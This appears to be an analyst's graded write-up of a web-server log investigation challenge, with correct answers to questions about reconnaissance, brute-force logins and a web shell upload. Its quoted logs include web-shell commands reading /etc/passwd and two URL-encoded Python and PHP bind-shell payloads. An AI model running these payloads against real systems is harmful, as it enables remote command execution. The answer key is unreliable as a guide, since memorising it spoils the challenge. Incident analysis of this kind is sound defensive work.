


Analyst : Benjamin Liu

date: 4/2/2026







Q2) What country is this IP associated with? (Format: Country Name) *(2 points)*


Iceland

Correct! ✔

Q3) What is the user agent string of the attacker? This will allow us to gain further insight into their characteristic, operating system, and browser (Format: User Agent String) *(2 points)*

Mozilla/4.0 (compatible; MSIE 6.0; Windows

Correct! ✔



Q4) During the initial reconnaissance phase, how many valid URLs were identified? (Format: Number of Valid URLs) *(2 points)*


10

Correct! ✔

we can get the result from the number of the status code 200.

HTTP STATUS CODES

TOP HTTP STATUS CODES SORTED BY HITS [, AVGTS, CUMTS, MAXTS]



#	Hits	Visitors	Bandwidth	Data
	4,632 Max: 4,609 Min: 2	3 Max: 1 Min: 1	3.44 MiB Max: 1.92 MiB Min: 932 B	5 Total
1	4,615 (99.63%)	0 (0.00%)	1.92 MiB (55.82%)	4xx Client Error
	4,609 (99.50%)	0 (0.00%)	1.92 MiB (55.75%)	404 - Not Found: Requested resource could not be found
	6 (0.13%)	0 (0.00%)	2.57 KiB (0.07%)	403 - Forbidden: Server is refusing to respond to it
2	10 (0.22%)	1 (33.33%)	1.52 MiB (44.08%)	2xx Success
	10 (0.22%)	1 (33.33%)	1.52 MiB (44.08%)	200 - OK: The request sent by the client was successful
3	7 (0.15%)	2 (66.67%)	3.54 KiB (0.10%)	3xx Redirection
	5 (0.11%)	1 (33.33%)	2.63 KiB (0.07%)	301 - Moved Permanently: Resource has permanently moved
	2 (0.04%)	1 (33.33%)	932 B (0.03%)	302 - Moved Temporarily (redirect)

Q5) What Discovery ATT&CK Technique is this evidence of? (Format: TXXXX) *(2 points)*

T1083 Correct! ✔

File and Directory Discovery

Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system. Adversaries may use the information from File and Directory Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

Many command shell utilities can be used to obtain this information. Examples include `dir`, `tree`, `ls`, `find`, and `locate`.[1] Custom tools may also be used to gather file and directory information and interact with the Native API. Adversaries may also leverage a Network Device CLI on network devices to gather file and directory information (e.g. `dir`, `show flash`, and/or `nvram`).[2]

Some files and directories may require elevated or specific user permissions to access.

ID: T1083
Sub-techniques: No sub-techniques
Tactic: Discovery
Platforms: ESXi, Linux, Network Devices, Windows, macOS
Contributors: Austin Clark, @c2defense
Version: 1.7
Created: 31 May 2017
Last Modified: 24 October 2025

```
63.141.51.66 - - [06/Dec/2023:22:11:29 +0000] "GET /IMPWeb/randomfile1 HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:29 +0000] "GET /IMPWeb/frand2 HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:29 +0000] "GET /IMPWeb/.bash_history HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:29 +0000] "GET /IMPWeb/.bashrc HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:29 +0000] "GET /IMPWeb/.cache HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:29 +0000] "GET /IMPWeb/.config HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:30 +0000] "GET /IMPWeb/.cvs HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:30 +0000] "GET /IMPWeb/.cvsignore HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:30 +0000] "GET /IMPWeb/.forward HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:30 +0000] "GET /IMPWeb/.git/HEAD HTTP/1.1" 200 225 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:30 +0000] "GET /IMPWeb/.history HTTP/1.1" 404 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:30 +0000] "GET /IMPWeb/.hta HTTP/1.1" 403 439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:30 +0000] "GET /IMPWeb/.hta_ HTTP/1.1" 403 439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
63.141.51.66 - - [06/Dec/2023:22:11:31 +0000] "GET /IMPWeb/.htaccess HTTP/1.1"
```

Q6) Which interesting URLs from the initial reconnaissance phase did the attacker manually investigate, in order of them being accessed? Include only the last section of the URL (Format: file.ext, something, something, something) *(2 points)*

robots.txt, uploads, database, tests

Correct! ✔

```
20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:51:19 +0000] "GET /IMPWeb/robots.txt HTTP/1.1" 200 253 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:51:26 +0000] "GET /IMPWeb/uploads HTTP/1.1" 200 1579750 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:51:38 +0000] "GET /IMPWeb/database/ HTTP/1.1" 200 2229 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:51:38 +0000] "GET /icons/back.gif HTTP/1.1" 200 444 "http://13.40.107.141/IMPWeb/database/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:51:38 +0000] "GET /icons/blank.gif HTTP/1.1" 200 376 "http://13.40.107.141/IMPWeb/database/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:51:38 +0000] "GET /icons/unknown.gif HTTP/1.1" 200 473 "http://13.40.107.141/IMPWeb/database/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:51:38 +0000] "GET /favicon.ico HTTP/1.1" 404 436 "http://13.40.107.141/IMPWeb/database/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:51:53 +0000] "GET /IMPWeb/database/sqli.db HTTP/1.1" 200 20687 "http://13.40.107.141/IMPWeb/database/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:52:08 +0000] "GET /IMPWeb/tests/ HTTP/1.1" 200 1329 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

Q7) What file was downloaded during this activity? (Format: /IMPWeb/something) *(2 points)*

/IMPWeb/database/sqli.db

Correct! ✔

we notice that attacter download sqli.db with 20687 bytes which is far more than others.

```
63.141.51.187 - - [07/Dec/2023:01:51:53 +0000] "GET /IMPWeb/database/sqli.db HTTP/1.1" 200 20687 "http://13.40.107.141/IMPWeb/database/" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

From 07/12/2023 01:55:29, the attacter start to try to log on system.

```
63.141.51.187 - - [07/Dec/2023:01:55:29 +0000] "GET /IMPWeb/login.php? HTTP/1.1" 200 1665 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox
/91.0"
63.141.51.187 - - [07/Dec/2023:01:55:29 +0000] "GET /IMPWeb/dvwa/css/login.css HTTP/1.1" 200 1093 "http://13.40.107.141/IMPWeb/login.php?" "Mozilla/5.0 (X11;
Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:01:55:29 +0000] "GET /IMPWeb/dvwa/images/login_logo.png HTTP/1.1" 304 194 "http://13.40.107.141/IMPWeb/login.php?" "Mozilla/
5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:00:42 +0000] "POST /IMPWeb/login.php HTTP/1.1" 302 281 "http://13.40.107.141/IMPWeb/login.php?" "Mozilla/5.0 (X11; Linux
x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:00:42 +0000] "GET /IMPWeb/login.php HTTP/1.1" 200 1653 "http://13.40.107.141/IMPWeb/login.php?" "Mozilla/5.0 (X11; Linux
x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:00:47 +0000] "POST /IMPWeb/login.php HTTP/1.1" 302 281 "http://13.40.107.141/IMPWeb/login.php" "Mozilla/5.0 (X11; Linux
x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:00:47 +0000] "GET /IMPWeb/login.php HTTP/1.1" 200 1653 "http://13.40.107.141/IMPWeb/login.php" "Mozilla/5.0 (X11; Linux
x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:00:56 +0000] "POST /IMPWeb/login.php HTTP/1.1" 302 281 "http://13.40.107.141/IMPWeb/login.php" "Mozilla/5.0 (X11; Linux
x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:00:56 +0000] "GET /IMPWeb/login.php HTTP/1.1" 200 1653 "http://13.40.107.141/IMPWeb/login.php" "Mozilla/5.0 (X11; Linux
x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:01:00 +0000] "POST /IMPWeb/login.php HTTP/1.1" 302 281 "http://13.40.107.141/IMPWeb/login.php" "Mozilla/5.0 (X11; Linux
```

then we open the mysql log,

Q8) What are the names of the users the attacker attempted to log into? (Format: Name, Name) *(2 points)*

administrator, admin

Correct! ✔

	SnowflakeAdmin[SnowflakeAdmin] @ localhost [127.0.0.1]	796	1	Query	\n\t\t\t\t\tLIMIT 1
11	SnowflakeAdmin[SnowflakeAdmin] @ localhost [127.0.0.1]	796	1	Query	SELECT * FROM `users` WHERE user='administrator' AND password='200ceb26807d6bf99fd6f4f0d1ca54d4'


	SnowflakeAdmin[SnowflakeAdmin] @ localhost [127.0.0.1]	875	1	Query	\n\t\t\t\t\tLIMIT 1
255	SnowflakeAdmin[SnowflakeAdmin] @ localhost [127.0.0.1]	875	1	Query	SELECT * FROM `users` WHERE user='admin' AND password='d78b6f30225cdc811adfe8d4e7c9fd34'

Q9) In total (success or failure), how many login attempts were made for the first account? (Format: Number of Attempts) *(2 points)*

18

Correct! ✔


we use find (ctlr+f) to search user='administrator' ,we get the result.



Q10) In total (success or failure), how many login attempts were made for the second account? (Format: Number of Attempts) *(2 points)*

8

Correct! ✔



Q11) At what time did the attacker successfully log in? (Format: DD/Mon/YYYY:HH:MM:SS) *(2 points)*

07/Dec/2023:02:06:05 Correct! ✔

```
x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
68  63.141.51.187 - - [07/Dec/2023:02:06:05 +0000] "GET /IMPWeb/index.php HTTP/1.1" 200 6375 "http://13.40.107.141/IMPWeb/login.php" "Mozilla/5.0 (X11; Linux
x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
```

Q12) We know the attacker uploaded a file. What time was this done? (Format: DD/Mon/YYYY:HH:MM:SS) *(2 points)*

07/Dec/2023:02:14:00 Correct! ✔

```
Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
75  63.141.51.187 - - [07/Dec/2023:02:14:00 +0000] "POST /IMPWeb/vulnerabilities/upload/ HTTP/1.1" 200 4483 "http://13.40.107.141/IMPWeb/vulnerabilities/upload/"
"Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
76  63.141.51.187 - - [07/Dec/2023:02:15:48 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php HTTP/1.1" 200 362 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
```

Q13) What is the name of the file? (Format: filename.extension) *(2 points)*

snowshell.php Correct! ✔

```
Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
75  63.141.51.187 - - [07/Dec/2023:02:14:00 +0000] "POST /IMPWeb/vulnerabilities/upload/ HTTP/1.1" 200 4483 "http://13.40.107.141/IMPWeb/vulnerabilities/upload/"
"Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
76  63.141.51.187 - - [07/Dec/2023:02:15:48 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php HTTP/1.1" 200 362 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0"
```

Q14) What is the ATT&CK Technique ID for this activity? (Format: TXXXX.xxx) *(2 points)*

T1505.003 Correct! ✔

Server Software Component: Web Shell

Other sub-techniques of Server Software Component (6)

Adversaries may backdoor web servers with web shells to establish persistent access to systems. A Web shell is a Web script that is placed on an openly accessible Web server to allow an adversary to access the Web server as a gateway into a network. A Web shell may provide a set of functions to execute or a command-line interface on the system that hosts the Web server.[1]

In addition to a server-side script, a Web shell may have a client interface program that is used to talk to the Web server (e.g. China Chopper Web shell client).[2]

ID: T1505.003
Sub-technique of: T1505
Tactic: Persistence
Platforms: Linux, Network Devices, Windows, macOS
Contributors: Arnim Rupp, Deutsche Lufthansa AG
Version: 1.5
Created: 13 December 2019
Last Modified: 24 October 2025

Q15) At what time did the attacker read a file that gives them information about system users? (Format: DD/Mon/YYYY:HH:MM:SS) *(2 points)*

07/Dec/2023:02:17:20 Correct! ✔

6	2 (1.94%)	1 (2.94%)	6.71 KiB (0.40%)	GET	HTTP/1.1	/IMPWeb/hackable/uploads/snowshell.php?cmd=cat+/etc/passwd

go back to log file, and press ctlr+f to find "passwd". We will get 4 matches. The first one happened on 07/Dec/2023:02:17:20.

```
X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:17:20 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php?cmd=cat+%2Fetc%2Fpasswd HTTP/1.1" 200 3436 "http://13.40.107.141/IMPWeb/hackable/uploads/snowshell.php?cmd=uname+-a"
"Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:18:59 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php?cmd=python+-c+%27exec%28%22%22%22import+socket+as+s%2Csubprocess+as+sp%3Bs1%3Ds.socket%28s.AF_INET%2Cs.SOCK_STREAM%29%3B
s1.setsockopt%28s.SOL_SOCKET%2Cs.SO_REUSEADDR%2C+1%29%3Bs1.bind%28%28%220.0.0.0%22%2C51337%29%29%3Bs1.listen%281%29%3Bc%2Ca%3Ds1.accept%28%29%3B%5Cnwhile+True%3A+d%3Dc.recv%281024%29.decode%28%29%3Bp%3Dsp.Popen%
28d%2Cshell%3DTrue%2Cstdout%3Dsp.PIPE%2Cstderr%3Dsp.PIPE%2Cstdin%3Dsp.PIPE%29%3Bc.sendall%28p.stdout.read%28%29%2Bp.stderr.read%28%29%29%22%22%22%29%27 HTTP/1.1" 200 362 "http://13.40.107.141/IMPWeb/hackable/
uploads/snowshell.php?cmd=cat+%2Fetc%2Fpasswd" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:21:07 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php?cmd=php+-r+%27%24s%3Dsocket_create%28AF_INET%2CSOCK_STREAM%2CSOL_TCP%29%3Bsocket_bind%28%24s%2C%220.0.0.0%22%2C51337%29%
3B%5C+socket_listen%28%24s%2C1%29%3B%24cl%3Dsocket_accept%28%24s%29%3Bwhile%281%29%7Bif%28%21socket_write%28%24cl%2C%22%24+%22%2C2%29%29exit%3B%5C+%24in%3Dsocket_read%28%24cl%2C100%29%3B%24cmd%3Dpopen%28%22%24in
%22%2C%22r%22%29%3Bwhile%28%21feof%28%24cmd%29%29%7B%24m%3Dfgetc%28%24cmd%29%3B%5C+++++socket_write%28%24cl%2C%24m%2Cstrlen%28%24m%29%29%3B%7D%7D%27 HTTP/1.1" 200 362 "http://13.40.107.141/IMPWeb/hackable/
uploads/snowshell.php?cmd=python+-c+%27exec%28%22%22%22import+socket+as+s%2Csubprocess+as+sp%3Bs1%3Ds.socket%28s.AF_INET%2Cs.SOCK_STREAM%29%3Bs1.setsockopt%28s.SOL_SOCKET%2Cs.SO_REUSEADDR%2C+1%29%3Bs1.bind%28%28
%220.0.0.0%22%2C51337%29%29%3Bs1.listen%281%29%3Bc%2Ca%3Ds1.accept%28%29%3B%5Cnwhile+True%3A+d%3Dc.recv%281024%29.decode%28%29%3Bp%3Dsp.Popen%28d%2Cshell%3DTrue%2Cstdout%3Dsp.PIPE%2Cstderr%3Dsp.PIPE%2Cstdin%3Dsp
.PIPE%29%3Bc.sendall%28p.stdout.read%28%29%2Bp.stderr.read%28%29%29%22%22%22%29%27" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:22:43 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php?cmd=ls HTTP/1.1" 200 391 "http://13.40.107.141/IMPWeb/hackable/uploads/snowshell.php?cmd=php+-r+%27%24s%3Dsocket_create%
28AF_INET%2CSOCK_STREAM%2CSOL_TCP%29%3Bsocket_bind%28%24s%2C%220.0.0.0%22%2C51337%29%3B%5C+socket_listen%28%24s%2C1%29%3B%24cl%3Dsocket_accept%28%24s%29%3Bwhile%281%29%7Bif%28%21socket_write%28%24cl%2C%22%24+%22
%2C2%29%29exit%3B%5C+%24in%3Dsocket_read%28%24cl%2C100%29%3B%24cmd%3Dpopen%28%22%24in%22%2C%22r%22%29%3Bwhile%28%21feof%28%24cmd%29%29%7B%24m%3Dfgetc%28%24cmd%29%3B%5C+++++socket_write%28%24cl%2C%24m%2Cstrlen%28
%24m%29%29%3B%7D%7D%27" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:22:48 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php?cmd=cd+.. HTTP/1.1" 200 362 "http://13.40.107.141/IMPWeb/hackable/uploads/snowshell.php?cmd=ls" "Mozilla/5.0 (X11;
Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:22:49 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php?cmd=ls HTTP/1.1" 200 391 "http://13.40.107.141/IMPWeb/hackable/uploads/snowshell.php?cmd=cd+.." "Mozilla/5.0 (X11;
Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
63.141.51.187 - - [07/Dec/2023:02:23:03 +0000] "GET /IMPWeb/hackable/uploads/snowshell.php?cmd=cat+%2Fetc%2Fpasswd HTTP/1.1" 200 3436 "http://13.40.107.141/IMPWeb/hackable/uploads/snowshell.php?cmd=ls" "Mozilla/
5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
